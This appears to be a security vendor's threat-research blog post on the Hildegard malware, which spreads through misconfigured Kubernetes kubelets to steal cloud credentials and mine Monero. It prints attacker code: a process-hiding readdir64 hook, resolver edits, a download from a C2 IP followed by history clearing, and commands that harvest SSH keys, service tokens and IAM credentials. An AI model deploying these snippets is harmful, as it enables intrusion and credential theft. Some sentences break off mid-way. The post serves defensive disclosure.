Hildegard: New TeamTNT Malware Targeting Kubernetes

By Jay Chen, Aviv Sasson and Ariel Zelivansky

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Executive Summary

In January 2021, Unit 42 researchers detected a new malware campaign targeting Kubernetes clusters. The attackers gained initial access via a misconfigured kubelet that allowed anonymous access. Once getting a foothold into a Kubernetes cluster, the malware attempted to spread over as many containers as possible and eventually launched cryptojacking operations. Based on the tactics, techniques and procedures (TTP) that the attackers used, we believe this is a new campaign from TeamTNT. We refer to this new malware as **Hildegard**, the username of the tmate account that the malware used.

TeamTNT is known for exploiting unsecured Docker daemons and deploying malicious container images, as documented in previous research (Cetus, Black-T and TeamTNT DDoS). However, this is the first time we found TeamTNT targeting Kubernetes environments. In addition to the same tools and domains identified in TeamTNT's previous campaigns, this new malware carries multiple new capabilities that make it more stealthy and persistent. In particular, we found that TeamTNT's Hildegard malware:

- Uses two ways to establish command and control (C2) connections: a tmate reverse shell and an Internet Relay Chat (IRC) channel.
- Uses a known Linux process name (bioset) to disguise the malicious process.
- Uses a library injection technique based on LD_PRELOAD to hide the malicious processes.
- Encrypts the malicious payload inside a binary to make automated static analysis more difficult.

We believe that this new malware campaign is still under development due to its seemingly incomplete codebase and infrastructure. At the time of writing, most of Hildegard's infrastructure has been online for only a month. The C2 domain borg[.]wtf was registered on Dec. 24, 2020, the IRC server went online on Jan. 9, 2021, and some malicious scripts have been updated frequently. The malware campaign has ~25.05 KH/s hashing power, and there is 11 XMR (~$1,500) in the wallet.

There has not been any activity since our initial detection, which indicates the threat campaign may still be in the reconnaissance and weaponization stage. However, knowing this malware's capabilities and target environments, we have good reason to believe that the group will soon launch a larger-scale attack. The malware can leverage the abundant computing resources in Kubernetes environments for cryptojacking and potentially exfiltrate sensitive data from tens to thousands of applications running in the clusters.

Palo Alto Networks customers running Prisma Cloud are protected from this threat by the Runtime Protection feature, Cryptominer Detection feature and the Prisma Cloud Compute Kubernetes Compliance Protection, which alerts on an insufficient Kubernetes configuration and provides secure alternatives.




Figure 1. Attacker and malware's movement.

Tactics, Techniques and Procedures

Figure 1 illustrates how the attacker entered, moved laterally and eventually performed cryptojacking in multiple containers.

1. The attacker started by exploiting an unsecured Kubelet on the internet and searched for containers running inside the Kubernetes nodes. After finding container 1 in Node A, the attacker attempted to perform remote code execution (RCE) in container 1.

2. The attacker downloaded tmate and issued a command to run it and establish a reverse shell to tmate.io from container 1. The attacker then continued the attack with this tmate session.

3. From container 1, the attacker used masscan to scan Kubernetes's internal network and found

5. The attacker could also create another tmate session from one of the containers (container 4). With the reverse shell, the attacker could perform more manual reconnaissance and operations.

The indicators of compromise (IOCs) found in each container are listed below. These files are either shell script or Executable Linkable Format (ELF). The IOC section at the end of the blog contains the hash and details of each file.

- **Container 1**: `TDGG` was dropped and executed via Kubelet. `TDGG` then subsequently downloaded and executed `tt.sh`, `api.key` and `tmate`. The attacker used the established tmate connection to drop and run `sGAU.sh`, `kshell, install_monerod.bash, setup_moneroocean_miner.sh` and `xmrig (MoneroOcean).`
- **Container 2-7**: `xmr.sh` was dropped and executed via Kubelet.
- **Container 4**: The attacker also established a tmate session in this container. The attacker then dropped and executed `pei.sh, pei64/32, xmr3.assi, aws2.sh, t.sh, tmate,x86_64.so, xmrig and xmrig.so.`

Figure 2 maps the malware campaign's TTP to MITRE ATT&CK tactics. The following sections will detail the techniques used in each stage.




Figure 2. Attacker's tactics, techniques and procedures.

Initial Access

kubelet is an agent running on each Kubernetes node. It takes RESTful requests from various components (mainly kube-apiserver) and performs pod-level operations. Depending on the configuration, kubelet may or may not accept unauthenticated requests. Standard Kubernetes deployments come with anonymous access to kubelet by default. However, most managed Kubernetes services such as Azure Kubernetes Service (AKS), Google Kubernetes Engine (GKE) and Kubernetes operations (Kops) all enforce proper authentication by default.

API and executing commands on running containers.

Execution

Hildegard uses kubelet's API to execute commands inside containers. The initial commands create a tmate reverse shell that allows the attacker to carry out the subsequent operation. Unlike the techniques that TeamTNT used in the past, this malware campaign did not pull or run any new container image.

Privilege Escalation

Although Unit 42 researchers have not observed an attempt to perform privilege escalation, the malware dropped two adversarial tools, Peirates and BOtB, which are capable of breaking out of containers via known vulnerabilities or accessing cloud resources via exposed cloud credentials.

Container Breakout

BOtB can perform a container breakout using a known vulnerability such as CVE-2019-5736. It can also escape from privileged containers that have enabled CAPS and SYSCALLS.

Access to Cloud Resources

Peirates can gather multiple infrastructures and cloud credentials. It looks for identity and access management (IAM) credentials from cloud metadata services and service account tokens from the Kubernetes clusters. With the identified credentials, it then further attempts to move laterally or gain control of the cluster. While we observed Peirates in use, the container it was executed in had no credentials.

Defense Evasion

Library Injection

Hildegard uses `LD_PRELOAD` to hide the malicious process launched inside the containers. The malware modified the `/etc/ld.so.preload` file to intercept shared libraries' imported functions. In particular, the malware overwrites two functions: `readdir() and readdir64()`, which are responsible for returning the directory entries in the file system. The overwritten functions filter out queries made to directory entries under `/proc`. The functions then drop queries with keywords such

```
__int64 __fastcall readdir64(__int64 dir_name)
{
  char *v1; // rax
  char s1; // [rsp+10h] [rbp-210h]
  char v4; // [rsp+110h] [rbp-110h]
  __int64 original_readdir_output; // [rsp+218h] [rbp-8h]

  if ( !original_readdir64 )
  {
    original_readdir64 = (__int64 (__fastcall *)(_QWORD))dlsym((void *)0xFFFFFFFFFFFFFFFFLL, "readdir64");
    if ( !original_readdir64 )
    {
      v1 = dlerror();
      fprintf(stderr, "Error in dlsym: %s\n", v1);
    }
  }
  do
    original_readdir_output = original_readdir64(dir_name);
  while ( original_readdir_output
       && (unsigned int)get_dir_name((DIR *)dir_name, &s1, 0x100uLL)
       && !strcmp(&s1, "/proc")
       && (unsigned int)get_process_name((const char *)(original_readdir_output + 19), (__int64)&v4)
       && !strcmp(&v4, process_to_filter) );
  return original_readdir_output;
}
```

Figure 3. Function that overwrites readdir64() in X86_64.so.

Encrypted ELF Binary

Hildegard deploys an IRC agent built from the open-source project ziggystartux. To avoid being detected by automated static analysis tools, the ziggystartux ELF is encrypted and packed in another binary (ziggy). When the binary is executed, the ziggystartux ELF is decrypted by a hardcoded Advanced Encryption Standard (AES) key and executed in memory.

```
v4 = main_key;
icebyte(v0, main_key);
bytes_LastIndex(v0);
if ( qword_579D98 + a13 > a11 )
  runtime_panicSliceAcap(v0);
if ( a13 > qword_579D98 + a13 )
  runtime_panicSliceB(v0);
v16 = qword_579D98;
runtime_stringtoslicebyte(v0, v4);
bytes_LastIndex(v0);
v5 = a14;
v6 = a14 + a13;
if ( a14 + a13 > a11 )
  runtime_panicSliceAcap(a14);
if ( a13 > v6 )
  runtime_panicSliceB(a14);
if ( v6 > a10 )
eB(a14);
decrypt_aes_file(
  v18 + (((a13 - a11) >> 63) & a13),
  (v6 & ((v6 - a11) >> 63)) + v18,
  a10 - v6,
  v6,
  v6 & ((v6 - a11) >> 63),
  (v6 & ((v6 - a11) >> 63)) + v18,
  a10 - v6,
  a11 - v6,
  v18 + (((a13 - a11) >> 63) & a13),
  v16,
  a11 - a13,
  v18 + (((a13 - a11) >> 63) & a13),
```

Disguised Process Name

The malware names the IRC process "`bioset`", which is the name of a well-known Linux kernel process `bioset`. If one is only looking at the names of the running processes on a host, one can easily overlook this disguised process.

DNS Monitoring Bypass

The malware modifies the system DNS resolvers and uses Google's public DNS servers to avoid being detected by DNS monitoring tools.

```
cat /etc/resolv.conf 2>/dev/null | grep 'nameserver 8.8.4.4' 2>/dev/null 1>/dev/null ||
echo 'nameserver 8.8.4.4' >> /etc/resolv.conf
cat /etc/resolv.conf 2>/dev/null | grep 'nameserver 8.8.8.8' 2>/dev/null 1>/dev/null ||
echo 'nameserver 8.8.8.8' >> /etc/resolv.conf
```

Figure 5. DNS resolver modification.

Delete Files and Clear Shell History

All the scripts are deleted immediately after being executed. TeamTNT also uses the "`history -c`" command to clear the shell log in every script.

```
if ! [ -f "/tmp/.input" ] ; then download "http://45.9.150.36/incoming/
wlink=$WEB_LINK&slink=$SSH_LINK" > /tmp/.input ; fi

rm -f /tmp/.input 2>/dev/null
rm -f /tmp/.tmbd 2>/dev/null
history -c
```

Figure 6. The script clears the history and deletes itself.

Credential Access

Hildegard searches for credential files on the host, as well as queries metadata for cloud-specific credentials. The identified credentials are sent back to the C2.

The searched credentials include:

- SSH keys.
- Docker credentials.
- Kubernetes service tokens.

The metadata servers searched:

- 169.254.169.254
- 169.254.170.2

```
while read FUSER ; do
if [ -d "/home/$FUSER/.aws" ] ; then echo 'Found AWS Dir: /home/'$FUSER'/.aws/'; fi
if [ -f "/home/$FUSER/.ssh/id_rsa.pub" ] ; then echo 'Found rsa pubkey: /home/'$FUSER'/.ssh/id_rsa.pub'; fi
if [ -f "/home/$FUSER/.ssh/id_rsa" ] ; then echo 'Found rsa privkey: /home/'$FUSER'/.ssh/id_rsa'; fi
if [ -f "/home/$FUSER/.docker/config.json" ] ; then echo 'Found docker config: /home/'$FUSER'/.docker/config.json'; fi
done < /tmp/.fua
if [ -f "/tmp/.fua" ] ; then rm -f /tmp/.fua 2>/dev/null ; fi
echo ''
if [ -f "/var/run/secrets/kubernetes.io/serviceaccount/token" ] ; then echo 'Found K8s ServiceToken /var/run/secrets/k
serviceaccount/token'; fi
if [ -f "/run/secrets/kubernetes.io/serviceaccount/token" ] ; then echo 'Found K8s ServiceToken /run/secrets/kubernete
```

```
download http://169.254.169.254/latest/meta-data/iam/security-credentials/ > /dev/shm/.../...
iam_role_name=$(cat /dev/shm/.../...BORG.../iam.role)
rm -f /dev/shm/.../...BORG.../iam.role 2>/dev/null
download http://169.254.169.254/latest/meta-data/iam/security-credentials/${iam_role_name} >
cat /dev/shm/.../...BORG.../aws.tmp.key >> /dev/shm/.../...BORG.../AWS_data.txt
```

Figure 7. The script looks for credentials.

Discovery

Hildegard performs several reconnaissance operations to explore the environment.

- It gathers and sends back the host's OS, CPU and memory information.
- It uses masscan to search for kubelets in Kubernetes' internal network.
- It uses kubelet's API to search for running containers in a particular node.

```
VIC_SYS=`cat /etc/os-release | grep 'PRETTY_NAME' | sed 's/PRETTY_NAME="//g' | sed 's/"//g' | base64 -w 0`
RAM_DAT=`free -h | grep -v 'total' | grep 'Mem' | awk '{print $2" "$3" "$4}' | base64 -w 0`
CPU_MHZ=`lscpu | grep -v 'CPU min\|CPU max' | grep 'CPU MHz' | rev | awk '{print $1}' | rev | base64 -w 0`
```

```
function scan_main(){
RtoS=$1
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
```

Figure 8. The script looks for system and network information.

Lateral Movement

Hildegard mainly uses the unsecured kubelet to move laterally inside a Kubernetes cluster. During the discovery stage, the malware finds the exploitable kubelets and the containers these kubelets manage. The malware then creates C2 channels (tmate or IRC) and deploys malicious crypto miners in these containers. Although not observed by Unit 42 researchers, the attacker may also move laterally with the stolen credentials.

Command and Control

Once gaining the initial foothold into a container, Hildegard establishes either a tmate session or an IRC channel back to the C2. It is unclear how TeamTNT chooses and tasks between these two C2 channels, as both can serve the same purpose. At the time of writing, tmate sessions are the only way the attacker interacts with the compromised containers. Unit 42 researchers have not observed any commands in the IRC channel. However, the IRC server's metadata indicates that the server was deployed on Jan. 9, 2021, and there are around 220 clients currently connected to the server.

Figure 9. Tmate named session created by the malware.




Figure 10. The IRC servers are hardcoded in the ziggy binary.




Figure 11.The IRC traffic captured at the IRC client.

Impact

The most significant impact of the malware is resource hijacking and denial of service (DoS). The cryptojacking operation can quickly drain the entire system's resources and disrupt every application in the cluster. The xmrig mining process joins the supportxmr mining pool using the wallet address `428uyvSqdpVZL7HHgpj2T5SpasCcoHZNTTzE3Lz2H5ZkiMzqayy19sYDcBGDCjoWbTfLBnc3tc9rG4Y8gXQ8fJiP5tqeBda`. At the time of writing, the malware campaign has ~25.05 KH/s hashing power and there is 11 XMR (~$1,500) in the wallet.





Figure 12. Mining activity on supportxmr.

Unlike a Docker engine that runs on a single host, a Kubernetes cluster typically contains more than one host and every host can run multiple containers. Given the abundant resources in a Kubernetes infrastructure, a hijacked Kubernetes cluster can be more profitable than a hijacked Docker host. This new TeamTNT malware campaign is one of the most complicated attacks targeting Kubernetes. This is also the most feature-rich malware we have seen from TeamTNT so far. In particular, the threat actor has developed more sophisticated tactics for initial access, execution, defense evasion and C2. These efforts make the malware more stealthy and persistent. Although the malware is still under development and the campaign is not yet widely spread, we believe the attacker will soon mature the tools and start a large-scale deployment.

Palo Alto Networks customers running Prisma Cloud are protected from this threat by the Runtime Protection features, Cryptominer Detection and by the Prisma Cloud Compute Kubernetes Compliance Protection, which alerts on an insufficient Kubernetes configuration and provides secure alternatives.



8212	worker	high	Ignore Alert Block	Ensure that the --anonymous-auth argument is set to false (kubelet)
8213	worker	high	Ignore Alert Block	Ensure that the --authorization-mode argument is not set to AlwaysAllow (kubelet)
8214	worker	high	Ignore Alert Block	Ensure that the --client-ca-file argument is set as appropriate (kubelet)
8215	worker	high	Ignore Alert Block	Ensure that the --read-only-port argument is set to 0 (kubelet)

Figure 13. Prisma Cloud Compute Kubernetes compliance protections.




Figure 14. Prisma Cloud Compute alerting on crypto mining incident.

Indicators of Compromise

Domains/IPs:

(45.9.150[.]36)	Hosted files: TDGG, api.key, tmate, tt.sh, sGAU.sh, t.sh, x86_64.so, xmr.sh, xmrig, xmrig.so, ziggy, xmr3.assi
147.75.47[.]199	The malware connects to this IP to obtain the victim host's public IP.
teamtnt[.]red (45.9.148[.]108)	This host hosts malicious scripts and binaries. Hosted files: pei.sh, pei64.
Borg[.]wtf (45.9.148[.]108)	This host hosts malicious scripts and binaries. Hosted files: aws2.sh
irc.borg[.]wtf (123.245.9[.]147)	This host is one of the C2s. It runs an IRC server on port 6667.
sampwn.anondns[.]net (13.245.9[.]147)	This host is one of the C2s. It runs an IRC server on port 6667.
164.68.106[.]96	This host is one of the C2s. It runs an IRC server on port 6667.
62.234.121[.]105	This host is one of the C2s. It runs an IRC server on port 6667.

Files:

SHA256	File Name	Type	Description
2c1528253656ac09c7473911b24b243f083e60b98a19ba1bbb050979a1f38a0f	TDGG	script	This script downloads and executes tt.sh.
2cde98579162ab165623241719b2ab33ac40f0b5d0a8ba7e7067c7aebc530172	tt.sh	script	This script downloads and runs tmate. It collects system information from the victim's host and sends the collected data to

158a47f7add8c7204			compromised containers.
d2fff992e40ce18ff81b9a92fa1cb93a56fb5a82c1cc428204552d8dfa1bc04f	tmate	ELF	tmate v2.4.0
74e3ccaea4df277e1a9c458a671db74aa47630928a7825f75994756512b09d64	sGAU.sh	script	This script downloads and installs masscan. It scans Kubernetes' internal IP Kubelets running on port 10250. If masscan finds an exploitable Kubelet, it attempts to download and execute a cryptojacking script in all the containers.
8e33496ea00218c07145396c6bcf3e25f4e38a1061f807d2d3653497a291348c	kshell	script	The script performs remote code execution in containers via Kubelet's API. It also downloads and executes xmr.sh in a target container.
518a19aa2c3c9f895efa0d130e6355af5b5d7edf28e2a2d9b944aa358c23d887	install_monerod.bash	script	The script is hosted in this Github repo. It pulls and builds the official monero project. It then creates a user named "monerodaemon" and starts the monero service.
5923f20010cb7c1d59aab36ba41c84cd20c25c6e64aace65dc8243ea827b537b	setup_moneroocean_miner.sh	script	The script is hosted in this Github repo. It pulls and runs the MoneroOcean advanced version of xmrig.
a22c2a6c2fdc5f5b962d2534aaae10d4de0379c9872f07aa10c77210ca652fa9	xmrig (oneroocean)	ELF	xmrig 6.7.2-mo3. This binary is hosted in MoneroOcean/xmrig Github repo.
ee6dbbf85a3bb301a2e448c7fddaa4c1c6f234a8c75597ee766c66f52540d015	pei.sh	script	This script downloads and executes pei64 or pei32, depending on the host's architecture.
937842811b9e2eb87c4c19354a1a790315f2669eea58b63264f751de4da5438d	pei64	ELF	This is a Kubernetes penetration tool from the peirates project. The tool is capable of escalating privilege and pivoting through the

9f9dde6eb82742			
12c5c5d556394aa107a43314 4c185a686aba3bb44389b724 1d84bea766e2aea3	xmr3.assi	script	The script downloads and runs aws2.sh, t.sh and xmrig.
053318adb15cf23075f737da a153b81ab8bd0f2958fa81cd 85336ecdf3d7de4e	aws2.sh	script	The script searches for cloud credentials and sends the identified credentials to C2 (the.borg[.]wtf).
e6422d97d381f255cd9e9f91 f06e5e4921f070b23e4e35ed d539a589b1d6aea7	t.sh	script	The script downloads x86_64.so and tmate from C2. It modifies ld.so.preload and starts a tmate named session. It then sends back the victim's system info and tmate session to C2.
77456c099facd775238086e8 f9420308be432d461e55e49e 1b24d96a8ea585e8	x86_64.so	ELF	This shared object replaces the existing /etc/ld.so.preload file. It uses the LD_PRELOAD trick to hide the tmate process.
78f92857e18107872526feb1 ae834edb9b7189df4a2129a4 125a3dd8917f9983	xmrig	ELF	xmrig v6.7.0
3de32f315fd01b7b741cfbb7 dfee22c30bf7b9a5a01d7ab66 90fcb42759a3e9f	xmrig.so	ELF	This shared object replaces the existing /etc/ld.so.preload. It uses the LD_PRELOAD trick to hide the xmrig process.
fe0f5fef4d78db808b9dc4e63 eeda9f8626f8ea21b9d03cbd 884e37cde9018ee	xmr.sh	script	The script downloads and executes xmrig and ziggy.
